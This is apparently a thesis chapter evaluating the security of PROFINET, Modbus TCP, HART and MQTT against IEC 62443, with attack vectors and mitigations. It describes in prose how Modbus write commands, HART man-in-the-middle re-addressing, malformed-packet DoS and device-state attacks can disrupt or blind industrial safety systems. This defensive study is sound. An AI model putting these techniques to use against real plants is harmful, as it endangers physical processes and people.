IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4)

- **Inherent Security Contribution**

Classic PROFINET does not encrypt cyclic or DCP traffic.

- **Security Weakness**

Plaintext communication allows network reconnaissance, configuration disclosure, and traffic analysis (e.g., CVE-2016-4785 information leakage).

- **Mitigation Measures**

- Physically protected OT networks
- Segmented VLAN architecture
- Restricted routing between IT and OT zones

IEC 62443-3-3: Restricted Data Flow (Network Segmentation Support)

- **Inherent Security Contribution**

PROFINET can operate within zoned architectures using VLANs, industrial firewalls, and IEC 62443 conduit principles.

- **Security Weakness**

Without segmentation, attackers with Layer-2 adjacency can perform port stealing, DCP spoofing, and PNIO stack exploitation (e.g., CVE-2019-13946).

- **Mitigation Measures**

- Zone and conduit architecture
- Default-deny routing policies
- Industrial firewall enforcement

IEC 62443-4-2: Timely Response to Events (Replay & Sequence Protection) (CR 6.1 – CR 6.2)

- **Inherent Security Contribution**

PROFINET cyclic communication relies on timing expectations and watchdog mechanisms.

- **Security Weakness**

Replay attacks on RT frames are possible because the protocol does not include cryptographic sequence validation.

- **Mitigation Measures**

- Passive monitoring of abnormal AR teardown events
- Detection of replay patterns
- IDS monitoring of DCP floods and RT anomalies

IEC 62443-4-2: Resource Availability (DoS Resistance) (CR 7.1 – CR 7.4)

- **Inherent Security Contribution**

Deterministic cyclic communication and watchdog timeouts support basic fault detection.

- **Security Weakness**

PNIO stack vulnerabilities (e.g., CVE-2019-13946, CVE-2021-20986) allow denial-of-service through malformed or repeated diagnostic requests.

- **Mitigation Measures**

- Rate limiting of diagnostic requests
- Firmware patching and secure boot
- Redundant zoning and monitoring

IEC 62443-3-3 & 62443-4-2: Achievable Security Level (SL 0 – SL 4)

- **Inherent Security Contribution**

With proper segmentation, monitoring, and controller hardening, PROFINET deployments can support Security Level 2 (SL 2) and partially SL 3 environments.

- **Security Weakness**

Classic PROFINET alone cannot achieve higher security levels due to lack of built-in authentication and encryption.

- **Mitigation Measures**

Achieving higher SL requires environmental, organizational, and architectural measures aligned with IEC 62443 guidelines.

2.9 Modbus TCP/IP

2.9.1 Introduction

Modbus TCP is a widely used industrial communication protocol that enables data exchange between control devices, such as PLCs (Programmable Logic Controllers), RTUs (Remote Terminal Units), sensors, and SCADA systems, over Ethernet networks. It is part of the broader Modbus family, originally developed by Modicon (Schneider Electric) in 1979, and later extended to operate on modern IP-based networks.

In Modbus TCP, the traditional Modbus messaging structure—which defines how data is read or written to device registers—is encapsulated within TCP/IP packets and transmitted over standard Ethernet. This allows Modbus to integrate easily with existing IT and industrial networks without requiring specialized hardware or serial cabling (like RS-485). It uses port 502 by default for communication. Unlike the older Modbus RTU, which operates on serial lines, Modbus TCP supports faster data transfer, greater scalability, and easier network configuration through IP addressing.

It follows a client-server architecture, where:

- The client initiates requests.
- The server responds with the requested data or executes commands.




Figure 2.12: Modbus Flowchart

[69]Because it operates on Ethernet, Modbus TCP can coexist with other standard network services (like HTTP or SNMP) and be routed through typical IT infrastructure such as switches, routers, and firewalls. This flexibility has made it one of the most popular and enduring protocols for Industrial Control Systems (ICS) and Operational Technology (OT) networks. Modbus TCP was designed for reliability and simplicity, not for cybersecurity

2.9.2 Industrial Examples

Industrial Manufacturing Lines

Factories often connect multiple PLCs, motor drives, sensors, and robots using Modbus TCP. PLCs share production data—such as conveyor speed, robot position, motor current, or fault codes—over Ethernet. HMI stations also use Modbus TCP to monitor and control machine states from operator panels.

Oil & Gas Pipeline Control

Pipeline stations use RTUs with Modbus TCP to monitor pressure, flow rate, and valve status. The SCADA system communicates over long-range Ethernet, fiber, or radio networks using Modbus TCP. Setpoints like pump speed or valve positions are written through Modbus registers.

HVAC and Building Automation

Building Management Systems manage chillers, AHUs, boilers, meters, and VAV units using Modbus TCP. Each HVAC device acts as a Modbus server exposing registers for temperature, airflow, damper position, energy usage, etc. A central BMS server periodically polls these devices to adjust indoor climate and optimize energy consumption.

2.9.3 Attack Vectors

Sniffing (Eavesdropping)

Because Modbus TCP sends everything in plaintext, attackers capturing network traffic can read sensor values, control commands, and register maps. This helps them plan deeper attacks.

Spoofing / Impersonation

Modbus TCP has no authentication, so any device on the network can impersonate a legitimate client (HMI/SCADA) and issue commands to PLCs.

Replay Attacks

Captured Modbus packets can be resent later. Since there are no timestamps or signatures, devices interpret replayed commands as real ones.

Unauthorized Write Commands

Write function codes (0x05, 0x06, 0x0F, 0x10) can change setpoints, outputs, and critical process values. An attacker could stop pumps, open valves, or modify temperature/pressure limits.

Broadcast / Trust-of-Network Misuse

Legacy Modbus assumes that everyone on the network is trusted. On serial links, broadcasts can change multiple devices at once. On TCP networks, gateways can unintentionally forward harmful broadcast-like traffic to many devices.

Device Fingerprinting via Function Codes

Diagnostic and device-identification functions reveal device type, firmware version, and register layout — useful information for attackers.

Denial of Service (DoS)

Flooding port 502 or sending malformed packets can freeze or crash PLCs or gateways, disrupting operations.

IT → OT Pivot Attacks

Compromising an office computer, VPN account, or engineering laptop can give attackers a path into the OT network where Modbus devices reside.

2.9.4 Real life Attacks

FrostyGoop – Lviv Heating Attack (2024)

A newly discovered malware, FrostyGoop, targeted a municipal heating operator in Lviv, Ukraine. Attackers sent malicious Modbus TCP write commands to ENCO industrial controllers, disrupting hot-water and heating services for 600 apartment buildings for over 48 hours during winter. This is one of the first large-scale attacks where Modbus TCP commands directly caused physical service disruption [70]

Simulation and Analysis of Cyber-Attack on Modbus Protocol for Smart Grids (Banik et al.)

This paper simulates several cyber-attacks on Modbus TCP within a smart grid virtual environment. It demonstrates how replay attacks, false data injection, unauthorized writes, and DoS can disrupt grid monitoring and control. The study highlights how vulnerable Modbus-based smart grid components are to manipulation and shows how these attacks affect voltage stability and system performance. [71]

2.9.5 Security Evaluation of Modbus TCP Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (CR 1.x)

- **Inherent Security Contribution**

Classic Modbus TCP does not provide built-in authentication for masters/clients or servers/PLCs. Any device that can reach TCP port 502 can attempt to communicate.

- **Security Weakness**

Lack of endpoint authentication means that “network access equals control access.” Attackers with physical or logical access to the OT network can directly issue Modbus commands.

- **Mitigation Measures**

- Restrict physical access to PLC panels, network switches, and engineering ports
- Controlled maintenance procedures with approved laptops
- Protect any security keys/credentials used by gateways or security add-ons

IEC 62443-3-3: Restricted Data Flow (CR 5, CR 7)

- **Inherent Security Contribution**

Modbus TCP can be deployed inside segmented OT zones using firewalls and zoning architectures.

- **Security Weakness**

If Modbus TCP (port 502) is broadly reachable, unauthenticated attackers can attempt scanning, exploitation, or denial-of-service against PLCs.

- **Mitigation Measures**

- Keep Modbus TCP (502) inside OT zone
- Block direct IT-to-OT access
- Force remote access through controlled DMZ/jump paths
- Default-deny rules allowing only known SCADA/gateway IPs

IEC 62443-4-2: Use Control and Authorization (CR 2, CR 3, CR 6)

- **Inherent Security Contribution**

Authorization must be enforced externally via gateways, firewalls, or architecture design.

- **Security Weakness**

Modbus allows powerful write-capable function codes (e.g., 0x05, 0x06, 0x10) without built-in role control. Legitimate commands can be misused maliciously, including replay scenarios.

- **Mitigation Measures**

- Deploy Modbus-aware DPI firewall or secure proxy
- Allowlist permitted function codes
- Restrict permitted register ranges
- Restrict permitted client IPs
- Block malformed or abnormal Modbus frames

IEC 62443-4-2: Data Integrity (CR 3.x)

- **Inherent Security Contribution**

Classic Modbus TCP does not provide cryptographic integrity protection.

- **Security Weakness**

Modbus traffic is transmitted in cleartext and is vulnerable to tampering, spoofing, and replay attacks (e.g., CVE-2017-6034).

- **Mitigation Measures**

- Deploy secure gateway/proxy with integrity verification
- Restrict write operations to controlled maintenance windows
- Use DPI inspection to detect abnormal command sequences

IEC 62443-4-2: Data Confidentiality (CR 4.x)

- **Inherent Security Contribution**

Classic Modbus TCP does not provide encryption.

- **Security Weakness**

Cleartext communication enables traffic capture, credential exposure, and replay of sensitive commands (e.g., CVE-2017-6034).

- **Mitigation Measures**

- Deploy cryptographic wrapper or secure gateway
- Encrypt Modbus payloads between trusted endpoints
- Apply integrity and freshness mechanisms to prevent replay

IEC 62443-4-2: Resource Availability (CR 7.x)

- **Inherent Security Contribution**

Availability depends heavily on device implementation and infrastructure resilience.

- **Security Weakness**

Malformed or specially crafted Modbus packets may trigger buffer overflows or denial-of-service conditions (e.g., CVE-2021-22659, CVE-2019-6856, CVE-2024-10918).

- **Mitigation Measures**

- Patch firmware and Modbus libraries
- Disable unused services
- Apply rate limiting and IDS monitoring
- Restrict Modbus exposure to trusted hosts only

IEC 62443-4-2: Timely Response to Events (CR 6.x)

- **Inherent Security Contribution**

Classic Modbus does not include replay protection or freshness validation.

- **Security Weakness**

Capture-and-replay of valid Modbus commands may lead to unauthorized run/stop or configuration changes (e.g., CVE-2017-6034).

- **Mitigation Measures**

- Implement anti-replay protection via secure wrapper
- Include freshness counters or hash-chain validation
- Detect abnormal repetition of commands through monitoring

IEC 62443-4-2: System Integrity and Controller Hardening (CR 3, CR 7)

- **Inherent Security Contribution**

System integrity depends on firmware quality and secure configuration practices.

- **Security Weakness**

Vulnerabilities in Modbus stacks and related libraries (e.g., libmodbus CVE-2024-10918) may allow memory corruption or unstable behavior when handling malformed frames.

- **Mitigation Measures**

- Firmware patching
- Disable unused services
- Apply strict bounds checking
- Configure PLC logic to validate safe parameter ranges

IEC 62443-4-2: Key and Credential Management (CR 1, CR 2, CR 3)

- **Inherent Security Contribution**

Secure key management must be implemented externally through gateways or added cryptographic layers.

- **Security Weakness**

Poor credential handling in Modbus ecosystem components (e.g., CVE-2019-6549 plain-text credential exposure) can lead to unauthorized OT access.

- **Mitigation Measures**

- Provision keys securely
- Store credentials in protected locations
- Use unique credentials per device/service
- Disable insecure management services
- Enforce credential lifecycle management

2.10 HART

2.10.1 Introduction

HART (Highway Addressable Remote Transducer) is a bi-directional hybrid industrial communication protocol that enables data access between smart field instruments (pressure, temperature, flow, level transmitters, valve positioners, etc.) and host systems.

A host can be:

- Technician's handheld communicator / laptop
- Process control system (PLC/DCS)
- Asset management system
- Safety system or monitoring system

Communication typically occurs between two HART-enabled devices (a smart field device and a control/monitoring host). It uses instrumentation-grade wiring and standard termination practices for reliable communication.

Source: https://www.fieldcommgroup.org/technologies/hart/hart-technology-explained?utm_source=chatgpt.com#4257225834-4151900687

2.10.2 Working Principle

Analog Communication

HART analog communication uses the industry-standard 4–20 mA current loop, which means:

- A HART device can still work with any system that supports 4–20 mA I/O, even if that system does not support HART digital features.
- The limitation of analog-only communication is that only one parameter can be transmitted (usually the primary process variable, or control output to a final control element).

Digital Communication

HART adds a digital communication signal on top of the 4–20 mA analog signal, allowing the same wiring to carry:

- **Analog signal** → primary process variable (continuous control signal)
- **Digital signal** → configuration + diagnostics + device status + additional variables

Digital over-Analog (FSK Concept)

1. The digital signal uses Bell 202 Frequency Shift Keying (FSK) and is superimposed on the analog current signal.

This enables:

1. analog loop to remain usable for process control
2. digital channel to carry extra device information without disturbing the analog value

Source: https://www.emerson.com/documents/automation/training-hart-communications-en-4pdf?utm_source=chatgpt.com

HART as a Command/Response Protocol

HART works using a command/response model:

- The host (master) sends a command
- The field device (slave) returns a standardized response


Using these commands/responses, the host can retrieve:

- Device status and diagnostics
- Floating-point digital measurement values
- Engineering units of the primary variable
- Calibration/range information
- Loop test and standardized maintenance procedures

This extends classic 4–20 mA systems (which only transmit the primary variable as current) by adding digital functionality. Source: https://www.ti.com/lit/an/slaaeh0/slaaeh0.pdf?utm_source=chatgpt.com&ts=1772189325353

Frequency Shift Keying (FSK) Details (Digital Layer)

HART digital communication uses FSK at a low level on top of 4–20 mA:



Frequency Shift Keying (FSK)

Figure 2.13

- Communication speed: 1200 bps
- Typical digital update rate: two or more updates per second

Bell 202 FSK encoding:

- One frequency represents “1”
- Another frequency represents “0”
- Commonly 1200 Hz and 2200 Hz

A key property: the FSK signal has approximately zero average value, so it does not change the DC level of the 4–20 mA signal. That is why both channels can run simultaneously. Source: https://www.fieldcommgroup.org/technologies/hart/hart-technology-explained?utm_source=chatgpt.com

Operating Modes

Point-to-point

- One device per current loop
- Analog 4–20 mA + digital HART used together
- Most common mode

Multidrop

- Multiple devices share the same pair of wires
- Communication is mainly digital, and devices are addressed individually
- Implementation depends on system/vendor

	Layer	Function	Wired HART	WirelessHART
7	Application	Formatting of data	Commands and data formats	
6	Presentation	Conversion of data format		
5	Session	Management of communication dialog		
4	Transport	End-to-end error recovery		Reliable stream transport. Segmentation of large data sets
3	Network	Switching and routing for network connections		Redundant path mesh network
2	Data Link	Message format and media access	Token-passing command-response	TDMA/CSMA
1	Physical	Physical connections and signals	FSK, C8PSK or RS-485	2.4GHz wireless

HART PROTOCOL LAYERS

Figure 2.14: HART Protocol Layers

Security Note: HART is mainly designed for configuration and diagnostics, not for secure communication. (So, security must usually be handled at system/network level.)

2.10.3 Real and practical attacks

Here we describe the ICSCorsair hardware, its HART modem implementation, and concrete attack scripts (Ruby, Metasploit modules) for wired HART lines. ICSCorsair is a hardware + software toolkit specifically built to perform real, practical attacks on wired HART and other low level ICS protocols over the 4–20 mA loop.

HART MitM and re addressing attack **Tool:** `hart_mitm.rb` plus ICSCorsair HART modem.

Technique: Jam the HART loop so the real field device responses do not reach the master, forcing a fault and causing the master to “sleep”.

During this window, send standard HART Command 6 to change the Polling ID of the real device, then respond to the master under the original ID as a fake device.

Result: full MitM control of the logical HART device on that 4–20 mA loop.

DoS on HART configuration software (INOR MePro) ICSCorsair constructs a malformed HART reply with length field set to 0 and payload extended beyond 250 bytes, exploiting the client’s inability to handle the upper packet length correctly. **Effect:** Denial of service of INOR MePro configuration software via a malicious HART packet from the loop.

Changing HART device metadata for attacks on infrastructure **Script:** `hart_change_longtag.rb` changes the “Long Tag” parameter used by PAS/asset management systems to identify field devices. This enables attacks on HART infrastructures by confusing inventory, mis mapping devices, or preparing more complex higher layer attacks.

Pivoting from HART loop to higher layers (SCADA, PAS, MES, ERP) ICSCorsair is used to feed crafted HART data that triggers software bugs such as DoS, SSRF, XSS in asset management tools like FieldCare and related systems. Once those are exploited, the attacker can move from the field network up to SCADA and even ERP systems.

Source: <https://blackhat.com/docs/us-14/materials/us-14-Bolshev-ICSCorsair-How-I-Will-pdf>

“Getting to the HART of the Matter” is essentially a structured penetration test of two real world safety architectures using wired HART field devices, with a strong focus on how HART can be abused to create unsafe process conditions.

Tested Systems and Architectures

- They evaluated two common SIS architectures:
- SIS with HART aware I/O connected directly to smart instruments.
- SIS with plain analog I/O, plus a separate HART multiplexer / instrument management system (IMS/AMS) for configuration and diagnostics.
- They included four product types: safety instrumented system (SIS), HART multiplexer (MUX), instrument management system / asset management system (IMS/AMS), and the HART instruments themselves, across three instrument classes.

Threat model and main attacker goal:

- Threat model: an attacker who can compromise IT side systems (e.g., IMS/AMS workstation) and then issue HART commands into the OT network, or who has logical access through existing engineering/maintenance paths.
- Main objective: use HART commands to silently change the behavior of safety critical instruments (e.g., ranges, alarm limits, operating mode) so that the SIS allows unsafe conditions or fails to trip when it should.

Instrument level testing and attack surface:

The authors built a test harness and did hands on testing on real HART instruments and safety systems.

They specifically looked for:

- Protective features and how to bypass them: write locks, local configuration switches, passwords, etc.
- HART command sets that can be abused:
- Universal commands (all devices must implement).
- Common practice commands.
- Device specific commands, especially those changing ranges, modes, or enabling tests.
- Undocumented features and commands that could enable non obvious attacks.
- Parsing weaknesses in HART implementations that might enable input validation attacks (e.g., malformed packets).

They selected a sample of HART commands per device and then systematically tried to use them to achieve effects like “change the measurement range without authorization” or “put the instrument into a test state that hides real process changes.”

“Device state” and configuration attacks:

A central idea in the paper is “**device state**” attacks: using HART commands to put an instrument into a state where its analog signal no longer reflects the real process, while the safety system is unaware.

Examples they highlight:

- Enabling fixed current / loop test modes through HART so the device outputs a constant 4–20 mA value while the process moves, potentially blinding the SIS if it only watches the analog.
- Changing ranges and scaling: adjusting upper/lower range values so that dangerous process values appear “normal” to the SIS voting logic.
- Modifying alarm thresholds, damping, or failure response behavior to delay or suppress trips.

They show that device status bits in HART contain information indicating non normal states (e.g., fixed current mode), but many safety architectures either do not ingest or do not actively use these bits in safety logic.

Attack paths through real safety architectures:

For each architecture, they walk through end to end attack paths and test which controls stop them.

Typical path:

- Compromise an IT side IMS/AMS or engineering workstation.
- Use it to send HART commands into the process via:
- HART aware SIS I/O;
- HART MUX that has paths into smart instruments.
- Execute device state/configuration attacks to change instrument behavior without operators noticing.

They are then:

- Recorded whether each attack succeeded on each device and in each architecture.
- Checked which security controls (account management, network segregation, HART write locks, SIS logic checks, etc.) blocked or failed to block each attack.

Their results show that:

- If HART is used only as a side channel to IMS/AMS and the SIS has no HART awareness (pure analog I/O), then device state attacks can blind the SIS because the HART layer warnings never reach the safety logic.
- Architectures where the SIS ingests HART device status and uses it in logic can detect some of these attacks (e.g., reject instruments in fixed current mode), but only if the logic is explicitly configured to do so.

Practical recommendations and relevance

From their experiments, they recommend, for example:

- Either do not allow remote management of HART instruments in safety functions or use strong access controls and change management on IMS/AMS.
- Prefer architectures where SIS I/O is HART aware and safety logic uses HART status bits to detect non normal device states.
- Treat HART device configuration as a safety critical interface, not just a maintenance convenience.

Source: <https://cset21.isi.edu/papers/cset21-8.pdf>

2.11 Security Evaluation of Wired HART Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10)

- **Security Weakness**

Any party with physical access to the 4–20 mA loop and a HART modem/handheld can sniff and inject HART frames, enabling unauthorized interaction. [1] A MitM can be created by first observing device identifiers and then manipulating addressing (e.g., Polling ID change) after forcing communication disruption. [1] In assessed systems, protections relying on upstream platforms (IMS/AMS) can be bypassed if that platform is compromised. [2]

- **Mitigation Measures**

- Treat physical access to the loop as authentication: lock cabinets, seal marshalling/termination points, control maintenance ports/handheld access.
- Prefer device-native hardware write-protection (jumper/switch) where available; this was observed as the most reliable control. [2]
- If using SIS/host mediation, enable secure/optional protections correctly and do not rely on defaults. [2]

IEC 62443-4-2: Use Control / Authorization (CR 2.1 – CR 2.12)

- **Security Weakness**

Attackers can send write/configuration commands once they can inject frames on the loop. [1] Software write protection based on passcodes is often weak and bypassable; passcodes can be guessed and devices may lack lockout mechanisms. [2] In assessed architectures, passcodes may traverse the network in cleartext, allowing sniffing and reuse. [2]

- **Mitigation Measures**

- Enforce hardware write-protect during normal operation and disable only under controlled maintenance procedures. [2]
- Require strong passcodes and operational controls where software protection exists; ensure passcodes are not exposed in transit. [2]
- Strictly control who and what tools may perform device configuration.

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6)

- **Security Weakness**

Because attackers can inject packets, they can tamper with process values and parameters at the protocol level; wired HART provides no cryptographic integrity protection. [1] The demonstrated MitM approach disrupts normal communication and then impersonates/relays using address manipulation, meaning the integrity of “who said what” is not assured. [1]

- **Mitigation Measures**

- Enforce integrity through architectural controls such as segmentation and strict physical access.

- Use device-side write protections to prevent integrity-impacting writes even if traffic is tampered. [2]
- Where applicable, use mediator controls (e.g., SIS command blocking nearer the device). [2]

IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4)

- **Security Weakness**

Wired HART traffic can be sniffed by attaching to the loop; injection/sniffing on low-level lines has been demonstrated. [1] Sensitive configuration elements, including protection passcodes in assessed systems, may be exposed if transmitted in cleartext. [2]

- **Mitigation Measures**

- Achieve confidentiality primarily through physical security and minimizing exposure of HART configuration paths.
- If HART data is bridged to IP-based layers, enable encryption where supported and do not leave it disabled by default. [2]

IEC 62443-3-3: Restricted Data Flow / Segmentation Support

- **Security Weakness**

An attacker who gains access to a single loop can sniff and inject locally; if the loop is connected upstream through a multiplexer or asset management system, risk extends via that path. [2]

- **Mitigation Measures**

- Isolate HART loops and tightly control multiplexers and bridges.
- Separate configuration networks from business/IT networks.
- Use mediation controls (e.g., SIS) to reduce unauthorized change paths while still relying on device-native protections. [2]

IEC 62443-4-2: Timely Response to Events (Replay & Sequence Protection) (CR 6.1 – CR 6.2)

- **Security Weakness**

The MitM sequence demonstrated uses jamming/fuzzing to force the master into fault behavior, then changes device Polling ID and impersonates responses, exploiting lack of robust freshness and anti-spoof mechanisms at loop level. [1]

- **Mitigation Measures**

- Implement loop-health monitoring and maintenance alarms.
- Detect abnormal configuration changes and forced disruptions.
- Maintain physical protection and device write-protection to limit impact. [2]

IEC 62443-4-2: Resource Availability / DoS Resistance (CR 7.1 – CR 7.4)

- **Security Weakness**

Demonstrated DoS via malformed or oversized HART replies causing application failures (e.g., INOR MePro). [1] Line jamming/fuzzing can disrupt master-device communication. [1] Rapid command sequences may render devices unresponsive. [2]

- **Mitigation Measures**

- Physical access control to prevent rogue devices attaching to loops.
- Operational safeguards such as rate-limiting maintenance actions and monitoring abnormal reset/configuration bursts. [2]
- Vendor/system hardening with robust parsing and bounds-checking in HART management software. [1]

IEC 62443-4-2 + Unique Device Identity Considerations (CR 1.9 Concept)

- **Security Weakness**

MitM processes rely on learning Unique/Polling IDs and manipulating Polling ID using standard command capability; identity is not cryptographically bound to hardware at protocol level. [1]

- **Mitigation Measures**

- Maintain verified device inventories and controlled replacement procedures.
- Use strict change control and device-side write protection to reduce identity-abuse impact. [2]

IEC 61784-3: Functional Safety Communication Profile Considerations

- **Security Weakness**

HART-based configuration paths in safety architectures can be abused to create unsafe states if unauthorized changes occur. [2]

- **Mitigation Measures**

- Enforce hardware write-protection on safety-relevant instruments.
- Use SIS controls close to the device.
- Apply strict procedures such as write-enable only during maintenance and independent verification of safety parameter changes.

Achievable Security Level (SL) – Native Capabilities

- **Security Weakness**

Practical attacks including sniffing, injection, MitM, jamming, and DoS are feasible if an attacker gains loop or configuration-chain access, indicating limited native protocol protections. [1] If IMS/AMS is compromised, protections depending on it may be bypassed; closest-to-device controls are most effective. [2]

- **Mitigation Measures**

Security Level uplift depends on compensating controls: physical security, device hardware write-protection, carefully configured mediator controls (SIS), and secure operational procedures. [2]

2.12 MQTT

2.12.1 Structure and Architecture

MQTT operates on top of TCP/IP and is built around three core elements: publishers, subscribers, and a central broker. Clients publish messages to hierarchical topics, and subscribers receive messages for the topics they are interested in. The broker handles session management, message routing, quality of service (QoS) guarantees, and optional retained messages. This architecture enables highly decoupled communication, as publishers and subscribers do not need to know anything about each other's identities or availability **banks2014mqtt**.

One of MQTT's defining characteristics is its focus on lightweight communication **banks2014mqtt**. The protocol control packets are intentionally simple, allowing implementation even on micro-controllers with limited memory. Its design supports three QoS levels (0, 1, and 2), enabling applications to choose between latency, reliability, and network load **banks2014mqtt**. This efficiency makes MQTT the de-facto messaging protocol in modern IoT systems, ranging from consumer smart devices to industrial SCADA, process automation, and remote monitoring infrastructures.

Traditional industrial communication protocols such as fieldbus systems (PROFIBUS, Modbus RTU, CAN-based systems) define physical, data link, and application layers as part of an integrated stack.

In contrast, MQTT defines only application-layer semantics and delegates transport reliability entirely to TCP/IP.

Key differences include:

- **Layer Scope:** Fieldbus protocols define lower-layer timing and deterministic behavior; MQTT relies on standard IP networks.
- **Determinism:** Classical industrial protocols often provide real-time guarantees, while MQTT is not inherently deterministic.
- **Security Model:** Many legacy fieldbus systems were not designed with built-in security, whereas MQTT can leverage modern TLS-based security mechanisms.
- **Scalability:** MQTT supports cloud-native and Internet-scale deployments more naturally than traditional industrial buses.

2.12.2 OSI-Based Architecture

MQTT is an application-layer messaging protocol built on top of the TCP/IP stack [72]. It does not follow the full OSI 7-layer model as used in classical fieldbus systems; instead, it defines only application-layer semantics while relying entirely on TCP for transport-layer reliability, ordering, and retransmission.

The protocol is formally standardized in two major specifications [72], [73]:

- **ISO/IEC 20922:2016** — the international MQTT standard.
- **OASIS MQTT Specifications** — including versions 3.1.1 (2014) and 5.0 (2019), which define protocol behavior, control packets, session management, and extension mechanisms.

MQTT organizes functionality into three conceptual layers rather than adopting the full OSI stack:

1. **Transport Layer (TCP):** Provides connection-oriented and reliable data transfer.
2. **Session Behavior:** Controlled through the CONNECT handshake, keep-alive timers, clean session flags, persistent sessions, and (in MQTT 5.0) session expiry settings.
3. **Application Messaging Semantics:** Based on hierarchical topic names, publish–subscribe routing, payload flexibility, retained messages, and configurable Quality of Service (QoS) levels.

Because reliability mechanisms are delegated to TCP, MQTT control packets are intentionally compact (typically requiring only a 2-byte fixed header) **banks2014mqtt**. This design makes the protocol suitable for constrained devices, high-latency networks, and large-scale IoT deployments while maintaining interoperability through its standardized application-layer structure.

2.12.3 Working Principle

MQTT implements a topic-based publish–subscribe communication model, which provides loose coupling between data producers (publishers) and data consumers (subscribers) [74]. Unlike traditional request–response or bus-oriented architectures, MQTT clients do not communicate directly with each other. Instead, all interactions are mediated by a central entity known as the **broker**.

In the MQTT model, publishers send application messages to hierarchical *topics*, which act as logical addresses rather than device identifiers. Subscribers register interest in specific topics or topic patterns using wildcards, allowing flexible message filtering and dynamic data distribution **stanford2010mqtt**.

This decoupling occurs in three dimensions:

- **Time decoupling:** Publishers and subscribers do not need to be online simultaneously.
- **Space decoupling:** Endpoints do not require knowledge of each other’s IP address or identity.
- **Synchronization decoupling:** Communication is asynchronous; subscribers receive updates automatically.

The broker is responsible for the core routing and management functionality of the MQTT ecosystem:

- **Message routing** based on topic subscriptions.
- **Session management**, including persistent sessions and stored subscriptions.
- **Quality of Service (QoS)** handling and retransmission.
- **Retained messages** to deliver the last known value to newly connected clients.
- **Will messages**, allowing clients to define last-will notifications on unexpected disconnections.
- **Subscription filtering**, including hierarchical matching and wildcard expansion.

MQTT relies on a simple and well-defined transport binding, with the primary objective of providing reliable delivery while minimizing protocol overhead. Unlike traditional industrial fieldbuses, MQTT does not define any physical or data link layers; instead, it inherits all reliability, framing, ordering, and retransmission behavior from its underlying transport protocols.

Messaging Types

All MQTT interactions between a client and a broker consist of well-defined **control packets**. These packets encapsulate connection setup, message publication, subscription management, keep-alive mechanisms, and graceful disconnection.

The MQTT specification defines a fixed set of packet types, including:

- **CONNECT / CONNACK** — establish a session with the broker.
- **PUBLISH** — transmit an application message on a topic.
- **PUBACK, PUBREC, PUBREL, PUBCOMP** — QoS 1 and QoS 2 delivery flows.
- **SUBSCRIBE / SUBACK** — register topic filters.
- **UNSUBSCRIBE / UNSUBACK** — remove subscriptions.
- **PINGREQ / PINGRESP** — keep-alive and connection liveness checks.
- **DISCONNECT** — terminate the session.

Each MQTT control packet consists of up to three components:

1. Fixed Header

Every control packet includes a fixed header of at least 2 bytes. It contains the packet type, flags, and the remaining length field (encoded using a variable-length integer representation).

2. Variable Header

Present in many packet types.

Examples:

- **CONNECT**: protocol name, protocol level, connect flags, keep-alive timer.
- **PUBLISH**: topic name and packet identifier (for QoS1/QoS2).
- **SUBSCRIBE**: packet identifier and topic filter list.

3. Payload

Appears only for certain packets.

Examples:

- **CONNECT**: client identifier, will message parameters, username and password.
- **PUBLISH**: application message payload.
- **SUBSCRIBE**: list of topic filters and requested QoS levels.

MQTT uses different control packet sequences for each Quality of Service level **stanford2010mqtt**:

- **QoS 0**: PUBLISH only (no acknowledgments).
- **QoS 1**: PUBLISH → PUBACK.
- **QoS 2**: PUBLISH → PUBREC → PUBREL → PUBCOMP.

These flows ensure reliable or exactly-once delivery semantics while keeping the encoding minimal. The separation of QoS mechanisms from message payloads enables lightweight and consistent behavior across diverse applications.

Because MQTT delegates framing, retransmission, and ordering to the transport layer (TCP), the control packet format remains simple, deterministic, and easy to parse even for resource-constrained devices.

2.12.4 Publish–Subscribe Model

MQTT implements a topic-based publish–subscribe communication model, which provides loose coupling between data producers (publishers) and data consumers (subscribers). Unlike traditional request–response or bus-oriented architectures, MQTT clients do not communicate directly with each other. Instead, all interactions are mediated by a central entity known as the broker.

Publish–Subscribe Paradigm

In the MQTT model, publishers send application messages to hierarchical topics, which act as logical addresses rather than device identifiers. Subscribers register interest in specific topics or topic patterns using wildcards, allowing flexible message filtering and dynamic data distribution.

This decoupling occurs in three dimensions:

- **Time decoupling:** Publishers and subscribers do not need to be online simultaneously.
- **Space decoupling:** Endpoints do not require knowledge of each other’s IP address or identity.
- **Synchronization decoupling:** Communication is asynchronous; subscribers receive updates automatically.

Role of the Broker

The broker is responsible for the core routing and management functionality of the MQTT ecosystem:

- **Message routing** based on topic subscriptions.
- **Session management**, including persistent sessions and stored subscriptions.
- **Quality of Service (QoS)** handling and retransmission.
